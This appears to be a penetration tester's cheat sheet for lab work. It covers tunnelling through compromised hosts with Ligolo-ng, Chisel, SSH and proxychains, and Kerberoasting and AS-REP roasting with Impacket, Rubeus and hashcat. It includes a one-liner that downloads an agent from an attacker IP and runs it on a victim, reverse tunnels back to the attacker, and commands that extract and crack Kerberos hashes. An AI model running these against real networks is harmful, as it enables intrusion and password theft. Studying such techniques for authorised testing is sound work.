🔀Pivoting
Ligolo-Ng
#ligolo-ng
Start listening
proxy -selfcert -laddr 0.0.0.0:443On Linux machine
./ligolo_agent -connect 192.168.45.187:443 -ignore-cert -retryLinux full command one liner, download & execute
export IP="192.168.45.175";wget $IP:8000/ligolo_agent;chmod +x ligol_agent;./ligolo_agent -connect $IP:443 -ignore-cert -retryOn Windows machine
.\ligolo_agent.exe -connect 192.168.45.187:443 -ignore-cert -retryAttacker Machine
Add the ligolo interface and start the tunnel
sudo ip tuntap add user cyber02 mode tun ligolosudo ip link set ligolo upAdd the route
sudo ip route add 10.10.203.0/24 dev ligolo Start ligolo session
sessionselect the session
startAdd listener (listener add —addr “agent_listening_address:port” —to “local_listening_address:port” —tcp/—udp)
listener_add --addr 0.0.0.0:8001 --to 127.0.0.1:8000Connect to agent loopback, 127.0.0.1 (reverse proxy) inside ligolo directly
interface_add_route --name ligolo --route 240.0.0.1/32OR manually on our machine
sudo ip route add 240.0.0.1/32 dev ligoloStart our nmap scan as usual
sudo nmap -Pn -sT -sV -p8000 240.0.0.1Double Pivot
Add another interface for ligolo
sudo ip tuntap add user cyber02 mode tun ligolo2sudo ip link set ligolo2 upsudo ip route del 10.20.116.0 dev ligolo2Start the 2nd ligolo session using that interface
start --tun ligolo2Chisel
#chisel
To forward the remote machine’s port 8080 to your local machine’s port 9090 by connecting to chisel server on port 8081.
Attacker
./chisel server --port 8081 --reverseVictim
./chisel client 192.168.45.238:8081 R:9090:127.0.0.1:8080R:9090:127.0.0.1:8080
This is a reverse port forward specification:
-
R:= reverse → means the server will listen, and traffic is sent back to the client. -
9090= port on the server side where chisel will listen. -
127.0.0.1:8080= the target on the client machine where traffic should be forwarded.
SSH
ssh -L 5904:localhost:5901 charix@10.10.10.84Syntax
ssh -L <local_port>:<remote_host>:<remote_port> <user>@<ssh_server>
Where:
-L→ local port forward<local_port>→ port on your local machine that you will connect to<remote_host>:<remote_port>→ the destination on the remote side<user>@<ssh_server>→ SSH user and server you connect to
Breaking down the command
| Part | Meaning |
|---|---|
-L 5904:localhost:5901 | Forward local port 5904 → remote host’s localhost:5901 |
charix@10.10.10.84 | SSH user charix connecting to remote server 10.10.10.84 |
What it does
- You connect via SSH to
10.10.10.84ascharix. - On your local machine, port
5904is now forwarded to10.10.10.84:5901. - You can now connect locally (for example, with VNC) to:
vncviewer localhost:5904Chisel <-> SSH (Comparaison)
1️⃣ Reverse Port Forwarding (Chisel R: → SSH -R)
| Purpose | Chisel | SSH Equivalent | Notes |
|---|---|---|---|
| Forward remote port back to local | R:9090:127.0.0.1:8080 | ssh -R 9090:127.0.0.1:8080 user@server | Remote listens on 9090, traffic goes to client’s 127.0.0.1:8080. |
| Keep tunnel open, no command | ./chisel client server:port R:... | ssh -N -R 9090:127.0.0.1:8080 user@server | -N prevents shell execution. |
Example:
Chisel:
# Victim connects back
./chisel client 192.168.45.238:8081 R:9090:127.0.0.1:22
SSH equivalent:
ssh -N -R 2222:127.0.0.1:22 attacker@192.168.45.238
# Attacker connects back:
ssh -p 2222 victimuser@127.0.0.1
2️⃣ Local Port Forwarding (Chisel L: → SSH -L)
| Purpose | Chisel | SSH Equivalent | Notes |
|---|---|---|---|
| Forward local port to remote target | L:5904:127.0.0.1:5901 | ssh -L 5904:127.0.0.1:5901 user@server | Local port 5904 forwards to remote 127.0.0.1:5901. |
| Keep tunnel open without shell | ./chisel client server:port L:... | ssh -N -L 5904:127.0.0.1:5901 user@server | Often used for VNC, web apps, RDP. |
Example:
Chisel:
./chisel client 10.10.10.84:8081 L:5904:127.0.0.1:5901
SSH equivalent:
ssh -N -L 5904:localhost:5901 charix@10.10.10.84
# Then connect locally:
vncviewer localhost:5904
3️⃣ Quick Reference Table
| Chisel | SSH | Direction | Description |
|---|---|---|---|
R:server_port:client_host:client_port | ssh -R server_port:client_host:client_port user@server | Reverse | Remote listens, traffic goes back to client. |
L:local_port:remote_host:remote_port | ssh -L local_port:remote_host:remote_port user@server | Local | Local listens, traffic goes to remote. |
💡 Tips:
-N→ Do not execute remote command; just keep tunnel alive.-f→ Run in background:ssh -f -N -L ...- SSH must allow port forwarding (
AllowTcpForwarding yesinsshd_config).
Proxychains
To add a proxy server, add to /etc/proxychains4.conf
http 192.168.214.224 3128 account secretto nmap using proxychains
proxychains nmap -sT -Pn -n -p10-100 172.16.xxx.31Spose (Squid Pivoting Open Port Scanner)
python spose.py --proxy http://account:'secret'@192.168.28.42:3128 --target 172.16.80.2Netcat
Port Scan
proxychains nc -w 3 -nv -z 172.16.80.2 1-100Kerberoasting\AS-REP Roasting
Kerberoasting Methodology


Goal: Extract service account passwords by requesting service tickets (TGS) and cracking them offline.
1- Get list of user accounts with SPNs (Service Principal Names):
These usually belong to service accounts that are Kerberos-enabled
GetUserSPNs.py -request domain.com/user:"Pass123!" -dc-ip 10.10.10.5or using Rubeus:
Rubeus.exe kerberoast2- Extract and save the TGS hash
3- Crack the TGS offline using Hashcat or John:
hashcat -m 13100 hashfile.txt wordlist.txtAS-REP Roasting Methodology
Goal: Extract user passwords for accounts that do not require pre-authentication.
1- Enumerate accounts with DONT_REQ_PREAUTH flag:
These accounts can be queried without pre-auth, meaning you get an encrypted response immediately.
GetNPUsers.py <domain>/<user>:<password> -dc-ip <DC-IP> -requestOr unauthenticated:
GetNPUsers.py domain.com/ -usersfile domain_users -dc-ip 172.16.15.60 -no-passOr with Rubeus:
Rubeus.exe asreproast2- Capture the AS-REP response (encrypted with user’s NTLM hash)
3- Crack the AS-REP offline
hashcat -m 18200 hashfile.txt wordlist.txt